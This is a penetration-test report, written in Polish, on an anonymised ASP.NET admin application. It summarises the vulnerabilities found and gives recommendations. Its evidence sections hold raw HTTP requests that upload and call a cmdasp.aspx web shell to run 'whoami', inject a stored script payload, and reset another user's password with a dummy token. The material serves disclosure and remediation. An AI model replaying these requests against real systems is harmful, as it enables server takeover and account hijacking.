Raport z Testów Penetracyjnych XXXXX

Testowana aplikacja	**XXXXXX** **http://XXXXX**
Testowane role	**administrator, użytkownik**
Data wykonania testów	**30.10.2017 – 13.12.2017**
Miejsce wykonania testów	**Wrocław (zdalnie)**
Zleceniodawca	**XXXX** **XXXX@XXXXX.com**
Tester i autor raportu	**Michał Kędzior** **michal.kedzior1478@gmail.com**
Wersja dokumentu	**1.0 (15.12.2017)**

Niniejszy dokument jest podsumowaniem testu penetracyjnego wykonanego na aplikacji XXXXX na zlecenie XXXXX. W aplikacji wykryto podatności pozwalające między innymi na:


- Przejęcie kontroli nad serwerem;
- Przejęcie kontroli nad dowolnym kontem użytkownika;
- Odczyt wrażliwych danych użytkowników;
- Wykorzystanie aplikacji do przeprowadzania ataków phishingowych;

Wymagane jest dokonanie odpowiednich poprawek bezpieczeństwa, które powinny zostać zaimplementowane przez programistów. Szczegółowe zalecenia wraz z opisem wykrytych podatności znajdują się w dalszej części dokumentu.

Poniżej przedstawiona została tabela z wykrytymi podatnościami

Zagrożenie	Podatność	Opis
KRYTYCZNE	Przesyłanie dowolnego pliku na serwer	Aplikacja pozwala na przesyłanie dowolnego pliku na serwer.
KRYTYCZNE	Stored Cross-Site Scripting	Atak pozwalający na wstrzyknięciu i wykonaniu wrogiego kodu HTML, JavaScript w kontekście podatnej aplikacji. Kod zostaje na stałe umieszczony w aplikacji.
WYSOKIE	Niezabezpieczony mechanizm resetu hasła	Aplikacja umożliwia zmianę hasła dowolnego użytkownika bez uwierzytelnienia.
WYSOKIE	Brak ochrony przed CSRF	Aplikacja jest podatna na ataki polegające na nieświadomym przesłaniu przez zalogowanego użytkownika prawidłowego zapytania do aplikacji za pośrednictwem spreparowanej do tego celu strony lub adresu URL.
ŚREDNIE	Niewalidowane przekierowania	Niewalidowane przekierowania występują gdy dane wprowadzone przez użytkownika mają wpływ na to na jaką domenę zostanie przekierowany użytkownik przez podatną aplikację.
ŚREDNIE	Przesyłanie danych nieszyfrowanym protokołem	Dane aplikacji przesyłane są nieszyfrowanym protokołem HTTP.
ŚREDNIE	Szczegółowe informacje o błędzie	Aplikacja/serwer wyświetla szczegółowe informacje o błędzie użytkownikom aplikacji. Mogą one zawierać wrażliwe dane jak ścieżki systemowe czy informacje o konfiguracji środowiska i aplikacji.
ŚREDNIE	Ujawnienie poufnych informacji	Aplikacja ujawnia dane, które nie powinny być widoczne dla normalnego użytkownika aplikacji.
ŚREDNIE	Brak ochrony przed Cross-Frame Scripting	Aplikacja zawiera podatność która pozwala atakującemu na załadowanie jej wewnątrz znacznika <iframe> (ramki). Atakujący może wykorzystać tą lukę do przeprowadzania szeregu różnych ataków typu: Clickjacking, Reverse Clickjacking, CSRF oraz XSS (ukrywanie ataku przed ofiarą).
NISKIE	Brak nagłówka “X-Content-Type-Options=nosniff”	W odpowiedzi serwera nie ma nagłówka HTTP "X-Content-Type-Options" z ustawioną wartością nosniff.
NISKIE	Brak nagłówka “X-XSS-Protection: 1; mode=block”	W odpowiedzi serwera nie ustawiono nagłówka X-XSS-Protection.
NISKIE	Problemy z certyfikatem SSL	Użycie protokołów szyfrowania ze znanymi podatnościami umożliwia atakującemu na odszyfrowanie komunikacji pomiędzy serwerem a użytkownikiem.

Statystyki wykrytych podatności prezentują się następująco



Poniżej znajduje się szczegółowy opis znalezionych podatności

ZAGROŻENIA KRYTYCZNE

1.1 Przesyłanie dowolnego pliku na serwer

1.1.1 Opis

Przesyłanie dowolnego pliku na serwer występuje, gdy aplikacja nie weryfikuje jaki plik zostaje przesyłany lub aplikacja robi to w niewłaściwy sposób. Używając tej podatności osoba atakująca może przesłać plik skryptowy, dzięki któremu będzie mogła wykonywać polecenia systemowe na serwerze aplikacji.

1.1.2 Rekomendacje naprawy


Aplikacja musi weryfikować sygnatury i rozszerzenia przesyłanych plików.

1.1.3 Dodatkowe informacje

CWE-434
http://cwe.mitre.org/data/definitions/434.html
OWASP
https://www.owasp.org/index.php/Unrestricted_File_Upload

1.1.4 Dowody

Na serwerze pod adresem *serwer/Content/Roxy_Fileman/* znajduje przeglądarka plików umożliwiająca zalogowanym użytkownikom z odpowiednimi uprawnieniami (przetestowane konto administratora) także ich upload (w tym skryptów wykonujących komendy na systemie):



Żądanie:

```
POST /Admin/RoxyFileman/ProcessRequest?a=UPLOAD HTTP/1.1
Host: XXXXX
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0)
Gecko/20100101 Firefox/45.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://XXXXX/Content/Roxy_Fileman/
Cookie: XXXXX=32b8a4de-a83d-45c8-8471-927e301a9b69;
XXXXX=AFD96B4B580D29A3CDFC11265B5B4C4A942D164F2D6891181A06AC
291705096557B8B9BA31C4D1CC499E8CDBC37ABF8359B4CF0FEE4BA2CD30
36C889DF12505AC4E9EAE882307E604ED73E919F5FD6927FDA5372EA98F8
D6C17A6C792D4474D67604EEE93935B7F0D4144D47AA08F325E7C78CB45D
03B8FEA80E1B272D0C9E8E85DBF8AF5BBBE0C032391B4E543E8D20CA2550
E7B1D995421BB8118B05B9B7A31413F77CE18EB5F82494B50E8C4CB071E0
5BC3D0BC272BFB726311538A9FA75ED4D9529A500AA4588807DF252820CA
3B8579A8EB8FDC0752A1C9D61D84E095B93064B69881430921C0FD39C060
FD1691
Connection: close
Cache-Control: max-age=0
Content-Type: multipart/form-data; boundary=----------------
-----------139496126911045344331047706l7
Content-Length: 1861
-----------------------------139496126911045344331047706l7

Content-Disposition: form-data; name="action"
upload
-----------------------------139496126911045344331047706l7
Content-Disposition: form-data; name="d"
-----------------------------139496126911045344331047706l7
Content-Disposition: form-data; name="files[]";
filename="cmdasp.aspx"
Content-Type: application/octet-stream
<%@ Page Language="C#" Debug="true" Trace="false" %>
<%@ Import Namespace="System.Diagnostics" %>
<%@ Import Namespace="System.IO" %>
<script Language="c#" runat="server">
void Page_Load(object sender, EventArgs e)
[…]
```

Odpowiedź:

```
POST /Admin/RoxyFileman/ProcessRequest?a=UPLOAD HTTP/1.1
Host: XXXXX
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0)
Gecko/20100101 Firefox/45.0
HTTP/1.1 200 OK
Cache-Control: private
```


```
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/10.0
X-AspNetMvc-Version: 5.1
X-AspNet-Version: 4.0.30319
Set-Cookie: XXXXX=32b8a4de-a83d-45c8-8471-927e301a9b69;
expires=Fri, 09-Nov-2018 16:53:07 GMT; path=/; HttpOnly
X-Powered-By: ASP.NET
Date: Thu, 09 Nov 2017 16:53:07 GMT
Connection: close
Content-Length: 60

<script>parent.fileUploaded({"res":"ok","msg":""});</script>
```

Do wgranego zasobu można odwołać się bez autoryzacji pod adresem *serwer/media/uploaded/nazwapliku*:

Żądanie:

```
POST /media/uploaded/cmdasp.aspx HTTP/1.1
Host: XXXXX
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0)
Gecko/20100101 Firefox/45.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://XXXXX/media/uploaded/cmdasp.aspx
Cookie: XXXXX=32b8a4de-a83d-45c8-8471-927e301a9b69;
XXXXX=AFD96B4B580D29A3CDFC11265B5B4C4A942D164F2D6891181A06AC
291705096557B8B9BA31C4D1CC499E8CDBC37ABF8359B4CF0FEE4BA2CD30
36C889DF12505AC4E9EAE882307E604ED73E919F5FD6927FDA5372EA98F8
D6C17A6C792D4474D67604EEE93935B7F0D4144D47AA08F325E7C78CB45D
03B8FEA80E1B272D0C9E8E85DBF8AF5BBBE0C032391B4E543E8D20CA2550
E7B1D995421BB8118B05B9B7A31413F77CE18EB5F82494B50E8C4CB071E0
5BC3D0BC272BFB726311538A9FA75ED4D9529A500AA4588807DF252820CA
3B8579A8EB8FDC0752A1C9D61D84E095B93064B69881430921C0FD39C060
FD1691
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 290


__VIEWSTATE=%2FwEPDwULLTE2MjA0MDg4ODhkZIRU3lC9Xa6Tso4RuNRS73
48SaODHjfzJTrqO%2BzMDUJk&__VIEWSTATEGENERATOR=FACD72F6&__EVE
NTVALIDATION=%2FwEdAANRWJmrTmf23QBZNDbQYsx5itssAmaVIY7AayhB9
duwcnk2JDuMxrvKtMBUSvskgfELwWmgNGW8Lr4a8NezI%2FkHrIsB%2FLodY
xPpo9ud%2FbHu4w%3D%3D&txtArg=whoami&testing=excute
```

Odpowiedź:



Mechanizm umożliwiający upload plików zidentyfikowano pod poniższymi adresami:

- `/Admin/Invoice/InvoiceEdit`
- `/Admin/Invoice/InvoiceItemList`
- `/Admin/Newsletter/GroupSubscriptionsList`
- `/Admin/Newsletter/SubscriptionList`
- `/Content/Roxy_Fileman/index.html`

1.2 Stored Cross-Site Scripting

1.2.1 Opis

Atak pozwalający na wstrzyknięcie i wykonanie wrogiego kodu HTML, JavaScript. Może zostać wykorzystane to do kradzieży krytycznych danych (sesji) z plików cookie, jako że kod zostaje wykonany w kontekście podatnej aplikacji lub umożliwić wykonanie innych ataków jak phishing, logowanie klawiatury czy przekierowanie użytkownika na złośliwą stronę. Wstrzyknięty kod zostaje na stałe umieszczony w aplikacji przez co jest bardziej niebezpieczny od Reflected Cross-Site Scripting.

1.2.2 Rekomendacje naprawy

Należy sprawdzać dane wejściowe oraz wyjściowe za niepoprawnymi znakami. Znaki te powinny zostać usunięte lub poprawnie zamienione na zakodowane odpowiedniki.

1.2.3 Dodatkowe informacje


CWE-79
http://cwe.mitre.org/data/definitions/79.html
OWASP
http://www.owasp.org/index.php/Cross_Site_Scripting

1.2.4 Dowody


Żądanie:


```
POST
/Admin/Reservation/AdditionalOptionEdit?AdditionalOptionId=1
1&additionalOptions-grid-size=50 HTTP/1.1
Host: XXXXX
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0)
Gecko/20100101 Firefox/45.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://XXXXX/Admin/Reservation/AdditionalOptionEdit?Addition
alOptionId=11&additionalOptions-grid-size=50
Cookie: XXXXX=32b8a4de-a83d-45c8-8471-927e301a9b69;
selectedTabIndex=%7B%22tabStripName%22%3A%22floor-edit-
tabstrip%22%2C%22tabIndex%22%3A1%7D;
ASP.NET_SessionId=jb4ivjlf5sjkdy3x0xaab3wi;
XXXXX=3F0D289C1C17BFD415F206F7BF354B072DA7159EC7FD809F12E5C9
AC84657D514AD89881ECDAE9242D673FC42AC4FF2FEC53DC0A9F99E7FFEA
8DD8AB44A97F13DFB0DD9764A08F65E3E022DDC3119AFCBC9A7DE93A05AF
BFBA29A0E75AB4116ED9CAD95C04038B4D3E9C731B6B0A92FE4F85D4E7A0
E330CC030041ED7F45D5128E8F29E1EDEF80D63BEB946FB67AC73F255D6D
5CDAEFB64B8371A6F3E6D471ADB23B0D9271EA28240D704B33771B0F2570
BD01FE4BBA00B39EE3391B7F5E4D6D8599CDF299BB03A21397FFC92A6485
670AB0290011EA9886CEBBFC3AAA4E8220F2279E22F0B994037734C0E77D
B9C21B
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 1000

[…]
koszt+us%C5%82ugi.%3C%2Fp%3E%0D%0A%3Cscript%3E%2F%2F+%3C%21%
5BCDATA%5B%0D%0Aalert%28document.domain%29%0D%0A%2F%2F+%5D%5
D%3E%3C%2Fscript%3E&Price=200%2C00000
[…]
```

Wykonanie złośliwego kodu po stronie klienta:



Złośliwy kod wykonuje się także po wejściu w podgląd edytora:





Pod następującymi adresami zidentyfikowano ten sam błąd:

- `POST /Admin/MessageTemplate/Edit/44`
- `POST /Admin/MarketingChannel/MarketingChannelEdit?MarketingChannelId=26&universities-grid-size=50`
- `POST /Admin/Campaign/Create`
- `POST /Admin/DocumentTemplate/DocumentTemplateCreate`
- `POST /Admin/Reservation/AdditionalOptionEdit?AdditionalOptionId=11&additionalOptions-grid-size=50`

2.1 Niezabezpieczony mechanizm resetu hasła

2.1.1 Opis

Funkcja zmiany i resetowania hasła aplikacji to samoobsługowy mechanizm zmiany lub resetowania hasła dla użytkowników bez interwencji administratora. W przypadku jego słabego zabezpieczenia pozwala atakującemu na zmianę hasła dowolnego użytkownika a tym samym przejęcie jego konta.

2.1.2 Rekomendacje naprawy

Należy zabezpieczyć mechanizm resetowania hasła przed nieuprawnioną jego zmianą np. poprzez wykorzystanie jednorazowych tokenów autoryzujących wysyłanych na maila.

2.1.3 Dodatkowe informacje

OWASP
https://www.owasp.org/index.php/Testing_for_weak_password_change_or_reset_functionalities_(OTG-AUTHN-009)

2.1.4 Dowody

Serwer nie wyryfikuje tokenu autoryzującego zmianę hasła. Znając e-mail użytkownika można zmienić jego hasło:

Żądanie:

```
POST
/pl/passwordrecovery/confirm?token=aaa&email=michke1478%40gm
ail.com HTTP/1.1
Host: XXXXX
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0)
Gecko/20100101 Firefox/45.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=
0.8
Accept-Language: en-US,en;q=0.
Accept-Encoding: gzip, deflate
Referer:
http://XXXXX/pl/passwordrecovery/confirm?token=0adccbf0-
8e43-4832-84be-a12c7b162630&email=michke1478%40gmail.com
Cookie: XXXXX=083e8ddf-7bc0-4f34-a0e7-622707810064;
selectedTabIndex=%7B%22tabStripName%22%3A%22customer-edit-
tabstrip%22%2C%22tabIndex%22%3A0%7D;
ASP.NET_SessionId=m4fvihth1o51agg5vj2c52fd;
XXXXX=709B6A26C22F1D766DA276F57DF7057C7BF67948D2A0F8091B9CDE
50D5692C7A95B112E11CCED1A3659544BDAF2A69D075E00D6CAD73A1678A
D72528D164F1A22E3BDE345691323E02CA36E92169FF88A65AEFDCAA4A56
C8074D07BE98E0758D9A023EEF9DC13119F38F80B829FC30EE5FED9C5A3A
```

```
C86F003C6CFDA422E6DF92700D776EB6668F14AC9EE371BFD81C4C8891DF
26B1D89F13228CBEFBF0D51CF654FBD30B79E35074894FD9995D13B11282
4E363BA9A306B21F89E2B8B3D591ECF68914619C35A3074D275509F1FF25
04
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 72

NewPassword=qwerty1234&ConfirmNewPassword=qwerty1234&set-
password=Zapisz
```

Odpowiedź:

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/10.0
Set-Cookie: XXXXX=083e8ddf-7bc0-4f34-a0e7-622707810064;
expires=Mon, 10-Dec-2018 13:51:52 GMT; path=/; HttpOnly
X-AspNetMvc-Version: 5.1
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Sun, 10 Dec 2017 13:51:52 GMT
Connection: close
Content-Length: 490
<div class="signin-signup-container container">
    <div class="row">
        <div class="col-lg-6 col-sm-6 col-xs-12 col-sm-
offset-3 col-lg-offset-3">
            <h2 class="col-title">
                Odzyskiwanie hasÅ,a
            </h2>

            <div class="signin-container">
                    <div class="result">
                        HasÅ,o zostaÅ,o zmienione
                    </div>
                            </div>
        </div>
    </div>
</div>
```

